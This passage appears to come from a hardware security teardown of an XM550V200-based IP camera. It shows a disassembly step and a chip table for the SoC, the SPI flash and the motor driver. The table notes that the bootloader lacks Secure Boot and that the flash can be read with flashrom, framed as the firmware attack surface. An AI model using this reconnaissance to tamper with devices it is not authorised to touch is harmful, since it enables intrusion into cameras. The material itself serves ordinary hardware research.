
Step 6. Remove the four Phillips screws retaining the front lens PCB to the lens housing.


The removed PCBs are outlined below.
Bottom PCB — front and rear:

Main PCB — front and rear:


3.2 Chip Identification
Whilst the below list is not comprehensive, it covers the key chips of interest.
| Chip | Photo | Markings | Pinout | Description | Datasheet |
|---|---|---|---|---|---|
| XM550V200WX2 Main SoC ARMv7 · QFP-128 |  | xmsiliconXM550V200WX2(confirmed via U-Boot banner) | Not publicly documented | XM Silicon ARMv7 dual-core SoC with 128 MiB DRAM. Widely used across OEM IP cameras. Boots Linux 3.10.103+. No Secure Boot or partition integrity verification in the bootloader. | OpenIPC community docs (no official datasheet published) |
| XMC-25QH64DHIQ SPI NOR Flash 8 MB · SOP-8 |  | XMC25QH64DHIP439800012432Y |   | 8 MB (64 Mbit) SPI NOR flash. Close variant of the XM25QH64C, natively supported by flashrom. 3.3 V, up to 133 MHz. Holds all firmware partitions: boot, kernel, romfs, squashfs, custom, and jffs2. Pin 1 (CS#) must be identified before attaching a programmer. | XM25QH64C (PDF) |
| ZZ_MX6208 Stepper Motor Driver SOP-8 |  | ZZMX6208435AH |  | Brushed DC / stepper motor driver (Mixic MX6208) in SOP-8. Drives the pan/tilt PTZ mechanism. 4.5–15 V, 500 mA. Not directly involved in the firmware attack surface. | MX6208 Datasheet (PDF) |
